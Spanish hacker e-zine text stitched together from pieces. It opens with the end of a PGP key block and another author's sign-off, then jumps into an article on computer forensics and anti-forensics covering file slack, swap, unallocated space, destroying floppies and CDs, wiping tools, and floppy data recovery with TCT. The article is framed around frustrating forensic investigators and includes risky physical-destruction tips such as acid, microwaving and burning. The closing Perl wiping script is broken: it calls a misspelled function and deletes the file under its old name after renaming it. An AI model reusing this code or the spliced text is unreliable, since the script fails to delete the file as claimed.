BwQszsJcXkayo2mGOE0x552JQfv/cqbgCQJ9LKR46LF3aiuQgLZ1WfTnJy1yMIxf  
cx5YHR+HdEkjyZmnyCqCpj2bsZluoe5fkV6kftoeP3j78DCakXI03XRUN7e+dnR1  
0LxaGm7E8EPvFsuroyp9wGZmbmJSRHwU17daw1HJ5Q/dHNiH3+9RYPX9/qjZbdTy  
Souldhp0e2uzmNOMMJIs2MU/+21XG0xAgEgDULTw2UxgIFvpXqy12u0U3r0zUXk5  
+rER/9RCR+hjyaHpGB8RP/bWDctosPD/vjB3D3XLISYB9Zs7wfV6CWSGH7qQT4IM  
idx9nw70Cvqj6ezTj8khBFLbkTP1J6+F10sk370Cc6zv5+szFencNDdA2tL5t/3w  
fKDhVaqEzontACKtGLkCDQq33pwqARAAZgG7OV7SFRW79cKqjosIor6fvyf+foq4  
XAZiawNLzPCKB5NIDLzBgIZZg5m8xsB1wYwD8anQqFGjj/ewMi daeUmj00BnnaZ  
/E7b5ztcJJjMhWxp81Ev0aaxI1kI03fvGwdj6svMMXJTFw7Yi7EKQnoX1A/8HyMG  
rqki1wE1F+MQT80nT35xPN8PwoMTytWsw+QdqhCpdqpGR1SLhnFFEW4mLD8u  
IDr2C11CZFH+2h76G8IQiBKk0xirjCANA51NixsnftKVY4qecTF4KQ+tHypGEYHV  
eqgwlpwmpJgYnuwproNcnCoou+LRiivwEKxjdsGvaIJOVASzoiijTQ62T1ax3KnB  
DpyKR0xQU45qGJLFCQzgrgeWtn80BwHiC41jXbsa1cGX4Lra3b21xt0awF8X3VD0  
GfQvcit/GqepR4j0rhcQWts2uJRvkg015aFkqaxag8uow2PYW8kqDUQc1xDZCuJE  
FLl+4dlbToAcyoIjpdKLzrfo0fnqb1E2r7jhaOmZGKTREKwazZmm4IgwKsm10atZ  
D6Z2QkD0GMSL05zwn7qbs7WyhnoBmQgGnVTGtV98Joz89sCcfS1zXr24G7M/Mh4  
CvMdT66ryOhaqW402KfGgmpkDyp+o17839UAyysJn17SrsvCGFZKkUccs3HjIAV  
jXPFK8EXss0AEQEAAYkCIgQYAQIADAUCN96VqgUbDAaaaaAKCRcyb6n1Jzzi+08z  
D/wOY/cIenz6qF3POQK1xDYm4jnfwcV4rFFbn7FGMvSdbPF+FosiZYY9CASYwMge  
GGdD7ZqkNEG2Vby21anmJoy4V6yHQY6rpyy06EaxG7027GpaxCFWL0kws5hwzwt  
LIavnVELTQgE1UmyK9RQPEMcsd83TihhpXbwJSvBwknDr5nyd89PYlk90PGqNyr  
6gBo+I6SLFk3ak1RBDtRCGa1y8amSMKRM1gg2ca1fc01AInVVG/4vzrLGGjPxeAs  
dw5YR5MRfcdRvMk4e7mvrJHECUJceZE3sm19jwbrpBTLIch/Nb2zviqSxFXrr8a0  
4r0hoYp5ay9R1roA+kQchb8KugMcmMxt1vXjACzNaDiEh+Leb0xGQ141ph1ivLqp  
6RlgnhgkxCiAs1xdBmJFGu6WFG5v1GHup1/53eEKp2Mj/1pMSPcWB3hQcMQcQoU0  
uvBuR7ZCu0BF1P1b8BAZV/NChGsgkveiodx391kt/mm9fGM2hLg2B6Lvtfz1I86  
xyqvwInWf67BcvCakQvqzhGesxyAw4sQfNs1Lcx7NUbsK4Jw2daokNaGcqtFRP/  
ZyZ8PNp5axjggxqBxNxxzqWJMaQpz1846w80wBvPZHELcQku4T+blE/9K0xk1pLuR  
YL8zv0hyZu0qCvMH3udTWaiAwQw10dahfBcyestH0FE/tA==  
=RYVF

-----END PGP PUBLIC KEY BLOCK-----

-----\*

Pd: Aunque con este texto me contradiga ... Sean prácticos, sean inteligentes, sean libres. Usen Gnu/Linux.

Pd II: Estoy buscando personas (preferentemente de Argentina, para encontrarnos, si no, no importa) para un proyecto, elaborar una distribución GNU/Linux desarrollada íntegramente para hacking. Interesados, mandar correos a mi dirección, abajo mencionada. Espero sus respuestas ... =)

Pd III: ^`-[AShTrAy GiRL]\_`^... ¡¡¡te AMO!!! (jajaja, a que ustedes no tienen una nena hacker, ¿no?).

Pd IV: Me gustaría cierto feedback de parte de los lectores y de SET, ¿saben?. E-mails, proposiciones laborales y de ninfómanas descontroladas y candentes XDDDD, a la siguiente dirección: <manu2shy@antisocial.com>. Flames, insultos y propuestas indecentes perversas de hombres a /opt/kde/Desktop/Trash [jajaja, no me gusta eso de /dev/null o /dev/echo ... todos los que conozco que dicen eso se lo copian de los e-zines, y suelen hacerse los pillos super-h4x0r ... además, esta muy quemado ;) ]

\*EOF\*





Como no, esto no se consigue por la cara, sus precios:

@ Gobierno y Educación ->> US\$1,995  
@ Sector Privado ->> US\$2,495

Alguien podria ofrecer soporte economico para gente curiosa como nosotros...  
OK, veo que no :).

Tambien hay que mencionar a "The Coroner Toolkit", esta herramienta fue utilizada por Wietse Venema y Dan Farmer (dos expertos en seguridad) en una demostracion de Unix Forensics, en la que dieron conocimiento de sus grandes posibilidades en la extraccion de informacion tanto del sistema de ficheros como de la red.

Pasaros por esta pagina: <http://www.porcupine.org/forensics>. Alli encontrareis el codigo fuente de esta herramienta y muchos de sus diferentes "parches". Ademias, tambien tendreis acceso atraves de sus links a diversa documentacion de nuestros queridos amigos.

Los documentos y paginas man que trae consigo esta fantastica herramienta, nos aportaran un monton de nuevos conocimientos sobre la recoleccion de evidencia y como recuperar datos que hemos perdido.

Nota: Es necesario aprender ingles para conseguir estar bien informado.  
Esta deberia de ser nuestra segunda lengua.

Entre las herramientas forenses nos encontramos las de monitorizacion, logeo, marcado de documentos e incluso herramientas de hardware para el analisis exhaustivo.

Decir que los estudios que se hacen mediante dispositivos hardware son mas conocidos como "analisis de laboratorio". Ya teneis otro punto de busqueda mas para encontrar otra informacion jugosa en inet.

Los peores inconvenientes para un analista forense sean quizas los temas judiciales, no es tan facil como parece presentar evidencias y cargos contra alguien en una corte. Aunque sea poco lo que le dificultemos nosotros, mucho mas dificil sera para ellos, por esto mismo debemos preocuparnos de proteger de la mejor forma posible nuestra informacion.

<< Nuestra tecnica no solo produce artefactos,  
esto es, cosas que la naturaleza no produce,  
sino tambien las cosas mismas que la naturaleza  
produce y dotadas de identica actividad  
natural. >>

[ Xavier Zubiri ]

=\_&\_==\_&\_==\_&\_==\_&\_==\_&\_==\_&\_  
=\_&\_= 04 ALMACENAMIENTO =\_&\_=  
=\_&\_==\_&\_==\_&\_==\_&\_==\_&\_==\_&\_=

#### LAS BASES FISICAS

-----

Aqui se mencionaran los cuatro fenomenos utilizados para el almacenamiento de datos en un medio magnetico:

- 1 - Una corriente electrica produce un campo magnetico.
- 2 - Algunos materiales se magnetizan con facilidad cuando son expuestos a un campo magnetico debil. Cuando el campo se apaga, el material se desmagnetiza rapidamente. Se conocen como Materiales Magneticos Suaves.
- 3 - En algunos materiales magneticos suaves, la resistencia electrica cambia cuando el material es magnetizado. La resistencia regresa a su valor original cuando el campo magnetizante es apagado. Esto se llama Magneto-Resistencia, o efecto MR. La Magneto-Resistencia Gigante, o efecto GMR,

es mucho mayor que el efecto MR y se encuentra en sistemas especificos de materiales de peliculas delgadas.

- 4 - Otros materiales se magnetizan con dificultad (es decir, requieren de un campo magnetico fuerte), pero una vez se magnetizan, mantienen su magnetizacion cuando el campo se apaga. Se llaman Materiales Magneticos Duros, o Magnetos Permanentes.

#### ESCRIBIR DATOS

-----

Los computadores almacenan datos en un disco magnetico en un sistema de numeracion binario, es decir, una secuencia consecutiva de 1s y 0s.

Los bits se transforman en una onda de corriente electrica que es transmitida por medio de cables al rollo de la cabeza de escritura.

Un bit 1 corresponde a un cambio en la polaridad de la corriente, mientras que un bit 0 corresponde a una ausencia de este cambio en la polaridad de la corriente de escritura.

Los 1s almacenados aparecen en donde se produce una inversion en la direccion magnetica en el disco, y los 0s residen entre los 1s.

#### LEER DATOS

-----

Para realizar la lectura de los datos previamente almacenados se hace uso de una tecnica llamada "efecto GMR" que es utilizado por la cabeza de lectura.

Al pasar una corriente por el elemento GMR, los cambios que se producen en la resistencia son interpretados como cambios en el voltaje.

El tiempo entre los impulsos que se producen, son decodificados respectivamente como 1s y 0s segun convenga.

Existe un problema bastante desagradable, y es que, como todo componente electrico, las fuentes magneticas generan ruido y esto puede ser mal-interpretado por una cabeza de lectura

<< Si el unico instrumento de que se dispone es un martillo, todo acaba pareciendo un clavo. >>

[ Lotfi Zadeh ]

=\_&==\_&==\_&==\_&==\_&==\_&==\_&=  
=\_&= 05 DESPERFECTOS =\_&=  
=\_&==\_&==\_&==\_&==\_&==\_&==\_&=

Ahora es el momento de estudiar las zonas debiles que se encuentran en nuestro disco duro. Estas son controladas por el Sistema Operativo pero tambien se sabe que pueden ser manejadas por software especialmente diseñado para tal objetivo.

Pueden ser utilizadas para la recoleccion de rica y variada informacion, por este motivo, debemos de ser conocedores de las mismas y asegurarnos de que no ofrezcan datos sensibles.

#### FILE SLACK

-----

Para entender esto, debemos comprender mas o menos la estructura de un "sistema de archivos" y como estes son almacenados en nuestro disco duro.

Todas las diferentes versiones de windows dividen el disco duro en pequeños bloques denominados "clusters", su tamaño es específico dependiendo del tamaño del disco y del sistema de archivos.

Por ejemplo, para NTFS se decide de esta forma:

Tamaño del disco	Tamaño del cluster
512 MB o menos	512 bytes
513 MB - 1024 MB	1 KByte
1025 MB - 2048 MB	2 KByte
2049 MB o mas	4 KBytes

\*Esta tabla ha sido extraída del artículo de NTFS del Profesor Falken.

Aunque parezca mentira, una de mis computadoras aun trabaja con un disco duro de escasos 2 Gigabytes. La verdad, para mi, cuanto mas vieja es una maquina, mas gusto me da el explotar al maximo todos sus recursos y sacarle el maximo provecho y rendimiento.

Para comprender el almacenamiento en Linux recomiendo una atenta lectura a los fuentes del sistema de archivos ext2 (recientemente nos encontramos con ext3, con journaling).

En "linux/ext2\_fs.h" nos encontramos con las siguientes estructuras:

```
# struct ext2_super_block -> Formato del superbloque.  
# struct ext2_group_desc  -> Formato del descriptor de grupo.  
# struct ext2_dir_entry   -> Formato de las entradas de directorio.  
# struct ext2_inode       -> Formato de un inodo.
```

La ultima sea quizas la mas importante, ya que un inodo es el bloque de construccion basico del sistema de archivos. Y contiene toda la informacion que puede describir a un fichero.

Pues bien, suponiendo que queremos guardar un archivo de 2Kb y el tamaño del cluster esta definido a 4Kb estaremos desperdiciando otros 2Kb. Este espacio sobrante, entre el final del archivo y el final del cluster, es al que llamamos "file slack".

Este espacio es sin duda una gran y valiosa fuente de informacion porque los SOS de Microsoft utilizan (rellenan) este espacio para almacenar datos que se encuentran en la memoria principal.

Actualmente lo mas normal es encontrarnos con un tamaño de cluster igual que el de una pagina, es decir, 4Kb.

#### AREA DE SWAP

Debemos de diferenciar el sentido de este concepto para cada SO:

1.- windows: Este utiliza un archivo que hace las veces de repuesto para la memoria principal del sistema (la RAM) y almacena informacion de acceso aleatorio en el mismo. El usuario no es conocedor de este suceso y por tanto una considerable vulnerabilidad. El tamaño de este archivo no es fijo y puede ser modificado. En WinXP vete a: Panel de control->Sistema->Op. Avanzadas->->Configuracion(Rendimiento)->Op.Avanzadas->Cambiar(M. Virtual) una vez ahí, puedes modificar a tu gusto el tamaño inicial y el tamaño maximo.

Estos son los archivos de almacenamiento:

```
* windows 9x/Me      -> win386.swp  
* windows 2000/XP   -> pagefile.sys
```

Nota importante:

Si bien es posible deshabilitar el uso de la memoria virtual o modificar su tamaño, ello no es nada conveniente, ya que provoca problemas frecuentes en el sistema y, por otro lado, hay gran cantidad de software que hace uso de estos archivos.

En vez de esto, la mejor opción sería cifrar su contenido, ello, por ejemplo, es una gran posibilidad que nos ofrece la fantástica herramienta BCWipe.

2.- Linux: Linux utiliza un área de tamaño definido por el usuario en la instalación del sistema en el que se almacenan también datos de la memoria principal. Normalmente este área es una partición que se crea junto a la partición raíz de 'Linux' y no debería de sobrepasar el mismo tamaño de nuestra memoria RAM o el doble.

Por otro lado, Linux hace uso de un dispositivo de carácter, que se encuentra en /dev/kmem, esta es una imagen de la memoria principal del ordenador. Bastantes toqueteos se han realizado ya con "kmem", busquen en inet o empiecen por nuestro amigo 'man mem' para más información.

Los dos son un buen lugar de comienzo para un investigador interesado en nuestras propiedades (si quieren, pueden...).

#### UNALLOCATED FILE SPACE

-----

Cuando los usuarios de windows confían en el simple borrado del mismo SO, están cometiendo realmente dos errores, el primero es que este no es seguro y el segundo (peor aun) es que estos no son realmente borrados.

Lo que realmente pasa con los ficheros es que son removidos a un área de espacio no-asignado, de tal forma que los datos siguen existiendo pero se encuentran ocultos a los ojos de los usuarios (que no a software especial).

En los windows 9x/Me, cuando un archivo es borrado, la FAT (Tabla de asignación de ficheros) marca el espacio de este archivo como libre para así poder ser sobrescrito con nueva información, pero mientras ello no se realiza, la información sigue manteniéndose intacta con los consecuentes problemas de seguridad que ello conlleva.

#### ARCHIVO DE HIBERNACION

-----

Es un archivo de sistema que utilizan los SOs windows antes y después del estado de hibernación (o estado S4). Es una "imagen del sistema" que se escribe al disco antes de entrar en el estado de hibernación, cuando el usuario vuelve a trabajar, este fichero se carga y todo vuelve a la normalidad (al estado anterior).

Haber cabezas pensantes, que mejor que tener toda la configuración del sistema en un solo archivo? A alguien se le empiezan a ocurrir ideas...

La herramienta BCWipe tiene una opción que se encarga de este archivo y es conveniente hacerlo con regularidad, más fácil activándolo como tarea programada.

#### BORRADO EN UNIX

-----

Pues que más que la otra cara de la moneda. Lo que unix hace para borrar un archivo de nuestro sistema, es setear el contador link a "0", eliminando el nombre del mismo de las entradas de directorio. El espacio se queda en un estado disponible para otros archivos, pero...

- que pasa mientras este espacio no es utilizado?
- se podría acceder a esta "basura"?

Desgraciadamente el inodo sigue manteniendo información sobre el archivo al que hace referencia y solo habría que realizar la búsqueda de inodos con datos y con el contador link con el valor de "0", seguir el puntero de bloques, llegando exactamente al contenido del fichero.

En fin:

Al igual que cualquier persona se preocupa de lo que sucede en su casa (quien anda en ella), su coche (que nadie lo raye), tambien deberiamos de preocuparnos de lo que pasa con nuestra informacion y de lo que alguien podria hacer con ella. No seamos conformistas e investiguemos un poquito que no nos viene nada mal.

<< La tecnica no solo es una  
modificacion, es poder sobre  
las cosas. >>

[ Xavier Zubiri ]

=\_&==\_&==\_&==\_&==\_&==\_&==\_&==\_&==\_&=  
=\_&= 06 ELIMINACION DE DISQUETES =\_&=  
=\_&==\_&==\_&==\_&==\_&==\_&==\_&==\_&==\_&=

Nostalgia me produce el hablar de los tan conocidos "disquetes", pero sin duda alguna muchos seguimos aun utilizandolos para pequeños trabajos y tambien para las preciadas minidistribuciones :) Si alguien no las ha probado, deberian hacerlo y entender su estructura, es facil.

Por si solos son medios bastante fragiles, pero siguen siendo fuentes significables de informacion y aqui expondremos diferentes modos de conseguir la destruccion de los mismos o su borrado de datos.

Como todos sabemos, los disquetes, a diferencia de los CD-R, son medios reescribibles y que funcionan al igual que un disco duro (no tan asi :)) incluso utilizan el mismo "Sistema de Ficheros" que nuestro SO, por ello los metodos de borrado por software utilizados tienen la misma influencia en este que en nuestro HD.

#### METODOS

-----

- 1.- Pasar un iman a la superficie electro-magnetica del disquete hara que los datos se pierdan irremediamente ya que estos son almacenados mediante pulsos electro-magneticos y cualquier fuerza proveniente de una de estas fuentes provoca su cambio o perdida.
- 2.- Incineracion, necesita de alguna explicacion?. El unico inconveniente es la contaminacion ambiental :). No os lo tomeis a broma, o sino, leeros el How-To en español de "Ecologia y Linux", para mi tiene cierto contenido de interes.
- 3.- Vertido de alguna substancia corrosiva sobre la superficie magnetica del disquete.
- 4.- Cortar en trozos el disquete asegurando que el disco interior queda convenientemente troceado. Se pueden recuperar datos de cada uno de los cachos...
- 5.- Sobreescritura del contenido del disquete, no es el metodo mas bueno pero si el mas facil. Cuantas mas veces se reescriba el mismo mas dificil sera la recuperacion de informacion. Es mas eficiente utilizar un programa que realice las iteraciones de sobreescritura.

Podriamos cubrir mas formas pero no creo que necesitemos de su uso despues de que utilicemos correctamente las anteriores, demos paso entonces al soporte mas demandado en nuestros dias. Subida del precio de CDs? a que me suena eso? ;)

<< La television es el espejo donde  
se refleja la derrota de todo  
nuestro sistema cultural. >>

[ Federico Fellini ]

=\_&==&==&==&==&==&==&==&=  
=\_&= 07 ELIMINACION DE CDS =\_&=  
=\_&==&==&==&==&==&==&=

En este apartado daremos un vistazo a las opciones que disponemos para la eliminacion de los datos en nuestro querido soporte "el CD". Claro es de suponer que cualquiera de ellas provocara la inutilizacion total del mismo, pero realmente eso es lo que deseamos, que nadie pueda volver a reconstruir nuestra informacion.

METODOS  
-----

- 1.- Retirar la lamina reflectiva con algun elemento cortante. Pueden seguir quedando datos en el policarbonato.
- 2.- Introducir el CD en un microondas. Esto trae consigo ciertos inconvenientes, puede causarse un cortocircuito por culpa del contenido de metales en el CD.
- 3.- Rayar la parte superior del CD que es la que contiene los datos.
- 4.- Cortar el CD en la mayor cantidad de trozos posibles asegurandose de que la lamina reflectiva queda destruida.
- 5.- Utilizacion de productos quimicos sobre el soporte. Quizas sea suficiente con cualquier tipo de acido corrosivo. Tener cuidado con lo que jugais, yo no me hago responsable.
- 6.- Incineracion del CD, la mas efectiva. Repito lo de la contaminacion ambiental... :D
- 7.- Y por ultimo si nuestro CD es regrabable, podemos hacer uso de la reescritura, pero aun despues de varias pasadas, podria llega a sacarse informacion (aunque seria un proceso muy dificil).

Hasta aqui hemos llegado con los diferentes metodos que podemos y debemos utilizar en caso de hacer falta.

Que os pareciera meter el CD en "Acido Sulfurico", si sigue vivo, cortarlo en trozos y por ultimo quemarlo en una hoguera (si no tienes conocimientos suficientes para hacer una hoguera puedes tirarlo a las lavas de Mordor). Si alguien es capaz de recuperar un CD despues de este proceso, estaria por apostar que ya esta fichado por nuestra amiga la NSA.

<< La gente comienza a plantearse  
si todo lo que se puede hacer  
se debe hacer. >>

[ D. Ruiz Larrea ]

=\_&==&==&==&==&==&==&==&=  
=\_&= 08 SOFT DE BORRADO =\_&=  
=\_&==&==&==&==&==&==&=

Las siguientes herramientas aqui presentadas, han sido analizadas y descritas bajo mi punto de vista, agradeceria que se me comentase cualquier discrepancia encontrada. Para un mejor conocimiento de cada una de estas utilidades, deben ser utilizadas con detenimiento, repito, "utilizadas".

#####

# MS-DOS//WINDOWS #  
#####

### |\_BCWipe\_|

Estupendo producto de la casa Jetico, su mayor defecto es que no es gratuito, fuera de esto, sus características son ampliamente destacables.

Una de sus facetas más interesantes es la de "Cifrado de la swap", con ello elevaremos de forma considerable nuestro grado de seguridad. Los algoritmos de cifrado disponibles son:

- \* Rijndael -> 256-bit
- \* Blowfish -> 448-bit
- \* GOST 28147-89 -> 256-bit
- \* Twofish -> 256-bit

Este software dispone de diversas opciones que pueden ser modificadas a gusto del usuario.

Metodo de borrado:

- \* Metodo Gutmann de 35 pasadas.
- \* Recomendado en el manual NISPOM del US DoD, 7 pasadas.
- \* Una pasada aleatoria.

Esta fantástica herramienta trae consigo una utilidad llamada "BCWipePD.exe", su objetivo es el de borrar todo el contenido de un disco duro, desde los sistemas operativos hasta la tabla de particiones. Usa el metodo del US DoD de 7 pasadas. Evidentemente, eficaz si vuestro sistema va a pasar por las manos de algun investigador forense, sin duda, se lo pondreis difícil.

Y seguimos, BCWipe Task Manager, con esto podemos programar las tareas que queremos realizar cada cierto tiempo con BCWipe.

Su uso es extremadamente sencillo, por ello no me detendré aquí a explicarlo y seguiremos con más descripciones generales. El software trae consigo suficiente documentación, además, muchas paginas hacen mención al mismo y a su utilización.

### |\_Norton Utilities\_|

Este gran kit de herramientas trae consigo a nuestro conocido "wipe", lo podemos encontrar en Inicio > Programas > N. Utilities > Wipe Info.

Una vez abierto nos da la posibilidad de borrar archivos, carpetas y el espacio libre del disco duro. Los metodos de borrado que nos ofrece son los siguientes:

- \* Fast wipe -> 1 pasada, sobrescribe con 0s pero el valor puede ser cambiado (0 a 255), 246 recomendado gubernamentalmente.
- \* Government wipe -> Sigue las indicaciones del manual NIPSON, 7 pasadas, sobreescritura de 0s y 1s alternada, tiene varios parametros modificables.

Antes de culminar con el proceso de borrado, nos mostrara un resumen con todas las opciones que hemos elegido, así podremos asegurar que todo esta en el orden correcto.

### |\_PGP\_|

Nuestro gran amigo el Pretty Good Privacy dispone de dos utilidades de cierta importancia:

wipe -> Se encarga de la eliminación segura de ficheros de nuestro sistema.

FreeSpace wipe -> Se encarga de el borrado del espacio libre disponible en el medio de almacenamiento. Solo debemos de elegir la unidad deseada y el numero de pasadas que nos parezcan.

La segunda herramienta nos indica el tiempo aproximado que tardara en realizar la operacion, nunca viene mal si andamos justos del mismo.

En mi caso, la version de la que estoy hablando es la 8.0.3, pero versiones anteriores tambien incluyen estas utilidades.

```
#####  
# UNIX//LINUX #  
#####
```

---

### |\_THC-Secure Deletion\_|

Esta herramienta desarrollada por THC (The Hacker's Choice) es un conjunto de utilidades que mantienen la seguridad de los datos que no podemos controlar en nuestro sistema o los cuales deseamos eliminar.

Estas utilidades son:

- \* srm ->> Borrado seguro de ficheros.
- \* sfill ->> Borrado seguro del espacio libre de un disco.
- \* sswap ->> Borrado seguro del area de 'swap'.
- \* smem ->> Borrado seguro de datos en la RAM.

El proceso utilizado por "srm" se basa 5 características:

- 1.- Sobreescribe 38 veces.
- 2.- Flush de la cache de disco entre cada pasada.
- 3.- Truncamiento del fichero.
- 4.- Renombramiento del fichero.
- 5.- Llamada a 'unlink()'.

---

### |\_The Defiler's Toolkit\_|

Formada por dos herramientas complementarias, esta herramienta es conocida como una utilidad "anti-forensics".

Las dos utilidades que incluye son: "necrofile" y "klismafile".

En un sistema de archivos unix/Linux cualquiera de las siguientes partes contendra evidencia de la existencia de archivos:

- \* inodes (inodos)
- \* directory entries (entradas de directorios)
- \* data blocks (bloques de datos)

Entre necrofile y klistmafile, se aseguran de eliminar cualquier rastro de informacion de las estructuras anteriormente mencionadas.

Necrofile: Se encarga de la implementacion de borrado seguro en los inodos y de eliminar cualquier contenido de los bloques de datos.

Klismafile: Su objetivo es sobreescribir las entradas de directorio que han sido eliminadas. La sobreescritura se realiza con ceros.

---

### |\_MANDRAKE\_|

Esta distribucion trae consigo una opcion de borrado seguro

que realiza sobre un fichero una sobrescritura de 35 pasadas, puede ser eficiente y una forma facil de empezar.

```
#####  
# OTROS #  
#####
```

#### |\_PM WIPE\_|

Esta herramienta es para el sistema OS/2, solo tienes que elegir los archivos a eliminar y listo. Tiene una interfaz amigable.

OS/2 tambien hace uso de un archivo de 'swap' para el almacenamiento de datos en memoria.

Tambien existe otra herramienta que solo borra directorios y otras de pago.

```
<< La humanidad necesita con urgencia  
una nueva sabiduria que proporcione  
el conocimiento de como usar el  
conocimiento para la supervivencia  
del hombre y para la mejora de la  
calidad de vida. >>
```

[ V. R. Potter ]

```
=_&==_&==_&==_&==_&==_&==_&=  
=_&= 09 SOFT DE ANALISIS =_&=  
=_&==_&==_&==_&==_&==_&==_&=
```

Solo me centrare en las características principales de cada utilidad pero, no explicare su funcionamiento, para ello, os envio directos a las paginas 'man' e 'info' de sus correspondientes y simplemente probar las cosas vosotros mismos.

#### |\_TCT\_|

Describire aqui el objetivo de cada una de las utilidades que conforma este estupendo kit y tambien las del paquete 'TCT Utils' que lo complementa.

```
* "file": Busca archivos.  
* "icat": Contenido de un inodo.  
* "ils": Informacion de un inodo.  
* "lastcomm": Ultimos comandos ejecutados.  
* "lazarus": Recupera datos de un dispositivo.  
* "unrm": Recupera datos de un dispositivo  
* "grave-robber": Informacion del sistema.  
* "mactime": Fechas de acceso y modificacion.  
  
* "bcat": Contenido de un dispositivo de bloques.  
* "blockcalc": Crea un mapa de bloques.  
* "fls": Lista entradas de directorio.  
* "find_file": Dado un inodo e imagen determina el archivo.  
* "find_inode": Dado un bloque e imagen determina el inodo.  
* "istat": Informacion de un inodo dado inodo e imagen.
```

Cuando hablo de 'imagen' hago referencia a una imagen creada con "dd" de un dispositivo. Mas informacion 'man dd(1)' o 'info dd'.

Os remito de nuevo a esta direccion:

<http://www.porcupine.org/forensics/tct.html>



Trataremos de recuperar un archivo previamente borrado de un disquete. Lo hago en este medio por la simple razon de que seria un poco angustioso que cada uno tuviera que andar jugando con su disco duro, de esta forma nos evitamos todos problemas.

De todas formas, en cualquiera de los casos bastaria con cambiar las referencias a '/dev/fd0' por un '/dev/hdx' donde 'x' es variable para cada sistema.

Nota: Seria mejor realizar todo lo que aqui se mostrara en un disquete nuevo, ya que asi todo sera mas limpio. De la otra forma, podriamos encontrar mucha mas informacion de la que nos pueda importar (Info interesante? Tal vez si... :)).

Primero crearemos un archivo de texto dentro del disquete, esto seria algo asi:

```
-> cd /media/floppy #Aqui deberia de estar montado el disquete
-> echo 'Tenemos 5 misiles' > pruebas.txt
```

Como es de suponer, ahora solo queda borrarlo:

```
-> rm pruebas.txt
```

#### OPCION 1

-----

Utilizaremos aqui, el kit "Manipulate Data" para nuestro objetivo solo haran falta las utilidades 'search\_data' y 'read\_data'.

Con la primera buscaremos una cadena de la que nos acordemos, dare por supuesto que esta palabra es 'misiles'. El comando se ejecutaria de esta forma:

```
-> search_data -i /dev/fd0 "misiles"
```

\* "-i": Esto hara que no se distingan mayusculas de minusculas.

La salida del programa sera un numero de bloque que nos indicara donde se encuentra la cadena deseada, algo asi:

```
-> found at 17418: misiles
```

Ahora solo nos quedara valernos de nuestro amigo 'read\_data' para encontrar el resto del archivo. Como el texto que buscamos esta mas atras que 'misiles' tendremos que utilizar un numero de bloque mas bajo y buscar mas cantidad de bytes, este seria el comando:

```
-> read_data /dev/fd0 17408 30
```

La salida nos ofrecera lo que buscamos y, ademas, unos bytes de sobra que pueden o no tener informacion. Lo encontraremos en un archivo con el nombre '17408.30' en el directorio actual.

```
-> Tenemos 5 misiles_____ #El subrayado representa
#datos desconocidos
```

Como podemos comprobar, un metodo facil, pero seguiremos probando e investigando un poco mas.

#### OPCION 2

-----

Con esta famosa utilidad volcaremos el contenido del disquete a un archivo estatico para despues examinarlo con calma.

El comando que podemos utilizar es:

```
-> hexdump -c /dev/fd0 > datos.txt
```

\* "-c": La salida es en formato hexadecimal y ASCII.

Como bien podemos comprobar redireccionamos la salida hacia

un fichero que analizaremos seguidamente en busca de la cadena deseada.

El archivo se mostrara en tres columnas, eso puede hacer que una parte de la palabra que buscamos este en una línea y el final de la misma en otra. Por ello intentaremos buscar con una palabra mas pequeña como 'misil':

```
-> grep -i 'misil' datos.txt
```

La salida sera algo parecido a esto:

```
00004400 54 65 6e 65 6d 6f 73 20 35 20 6d 69 73 69 6c 65 |Tenemos 5
misile|
```

Aqui vemos el claro ejemplo de que la palabra 'misiles' queda cortada en dos líneas. Ahora solo tendríamos que buscar en el archivo, a partir de ese offset (00004400) el resto de nuestra informacion.

### OPCION 3

-----

En este ultimo caso utilizaremos las herramientas que nos proporciona TCT, estas deberian acompañarnos alla donde nosotros vayamos.

Con 'lazarus' conseguiremos recuperar la informacion del disquete, expuesta por bloques. Presento aqui el comando y despues paso a explicar cada uno de sus argumentos:

```
-> lazarus -hB -D blocks -H html -w html /dev/fd0
```

\* "-h": Salida en formato HTML.

\* "-B": No escribe bloques de binarios.

\* "-D": Crea un directorio con el nombre que prosigue al argumento, ahí se guardan los archivos con el contenido de los bloques.

\* "-H": Igual que el anterior pero aqui se guardan los archivos con extension '.html'.

\* "-w": Igual que el anterior (que alguien me lo explique).

Ahora solo nos queda buscar entre los archivos del directorio 'blocks', cual de ellos contiene el texto que a nosotros nos interesa. Yo utilice un comando como este:

```
-> strings -af *.txt | grep -i 'misil'
```

La salida del mismo es la siguiente:

```
-> 18.t.txt: Tenemos 5 misiles
```

Segun indica la documentacion de 'lazarus' tambien podrias usar algo parecido a esto:

```
-> egrep -l 'misil' blocks/*.txt > allfiles
```

Y buscar entre los archivos listados en 'allfiles'.

Para las imagenes bastaria con ejecutar lo siguiente:

```
-> xv blocks/*.gif blocks/*.jpg # Y asi con cualquier formato
```

Los ficheros del directorio anterior terminaran con diferentes extensiones segun 'lazarus' interprete el contenido de los mismos. Las posibles extensiones serian estas:

A -> Archivo	M -> Mail	U -> UUencoded
C ->Codigo C	O -> Null	W -> Contraseñas
E -> ELF	P -> Programa	X -> EXE



```

# By: blackngel #
# Mail: blackngel_hack@hotmail.com #
# Coment: No me hago responsable... #
#####

print "\n\n";
print " @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@ \n";
print " @ Bsecdat by blackngel @ \n";
print " @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@ \n";
print "\n\n";

print "Que archivo desea eliminar?: ";
$archi=<STDIN>;
chop $archi;

print "\nNumero de sobrescrituras?: ";
$num=<STDIN>;
chop $num;

open (ARCH,"+<$archi") or die "El documento no se ha abierto o no existe.";

# Sacamos la informacion del archivo para extraer su tamaño -> $tam
($dev, $ino, $info, $links, $IDuser, $IDgrp, $IDdev, $tam, $uacc, $umod,
$uino, $tambloqIO, $IO) = stat (ARCH);

sobreescribir(); # Sobreescribe el archivo X veces
truncate(ARCH, 0); # Trunca el tamaño del archivo a 0
utime(0, 0, $archi); # Cambia la fecha de ultima modificacion

close(ARCH);

# Nota: El archivo es renombrado y eliminado despues de ser cerrado

renombrar(); # Renombra el archivo
unlink($archi); # Elimina el archivo

sub sobrescribir # Funcion o algoritmo de sobrescritura
{
  for($i=0; $i < $num; $i++){
    seek(ARCH, 0, 0);
    for($j=0; $j < $tam; $j++){
      $car = rand(255);
      printf ARCH "%c", $car;
    }
  }
}

sub renombrar # Funcion que genera un nombre aleatorio
{
  $n = rand(255);
  $nom = sprintf("%F", $n);
  rename($archi, $nom);
}

print "\n\n";
print " @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@ \n";
print " @@@@ Bsecdat v. 1.0 by blackngel @@@@ \n";
print " @@@@ blackngel_hack @ hotmail.com @@@@ \n";
